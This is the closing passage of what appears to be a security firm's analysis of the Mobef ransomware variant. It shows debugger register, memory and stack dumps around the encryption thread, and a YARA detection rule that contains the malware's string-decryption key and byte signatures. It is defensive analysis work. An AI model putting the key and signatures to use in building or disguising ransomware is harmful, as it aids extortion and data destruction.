ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0 (
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
Last cmnd 0000:00000000

XMM0 00000000 00000000 00000000 00000000
XMM1 00000000 00000000 00000000 00000000
XMM2 00000000 00000000 00000000 00000000
XMM3 00000000 00000000 00000000 00000000
XMM4 00000000 00000000 00000000 00000000
XMM5 00000000 00000000 00000000 00000000
XMM6 00000000 00000000 00000000 00000000
XMM7 00000000 00000000 00000000 00000000
                                    P U O Z D I
```

```
Address   Hex dump                                         ASCII
005E24A8  43 00 3A 00 5C 00 00 00 44 00 3A 00 5C 00 00 00  C : \   D : \
005E24B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005E24C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
005E24D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
0018FF4C  ┌00000001  θ    Count = 1
0018FF50   005E23E0  ó#^  HandleList = 005E23E0 -> 000000B4
0018FF54   00000001  θ    WaitAll = TRUE
0018FF58   FFFFFFFF       └Timeout = WAIT_FOREVER
0018FF5C   00000000
```

Figure 8 - The main thread waits the finish of the encryption phase using WaitForMultipleObjects function

YARA rule

```
import "pe"
rule Mobef_Feb18 {
    meta:
        description = "Yara rule for Mobef_Feb18 ransomware variant"
        author = "CSE CybSec Enterprise - Z-Lab"
        last_updated = "2018-02-28"
        tlp = "white"
        category = "informational"
    strings:

       // Key used by the malware for decrypt the strings
        $key = "r$BNiOlqDQ8FkYgckIaBN1az1uB3c4W1Wy"

       // Two particular pieces of code used by the ransomware
        $a1 = { 83 C1 FF 72 07 8D F1 C8 76 CE AE 67 41 }
        $a2 = { B9 05 00 00 00 8D 05 AA 42 40 00 83 C1 FF 72 05 9F E6 C4 37 }
    condition:
        all of them and
        pe.number_of_sections == 1
}
```

Cyber Security Strategists

CSE CyberSec Enterprise SPA
Via G.B. Martini 6, Rome, Italy 00100, Italia
Email: info@csecybsec.com
Website: www.csecybsec.com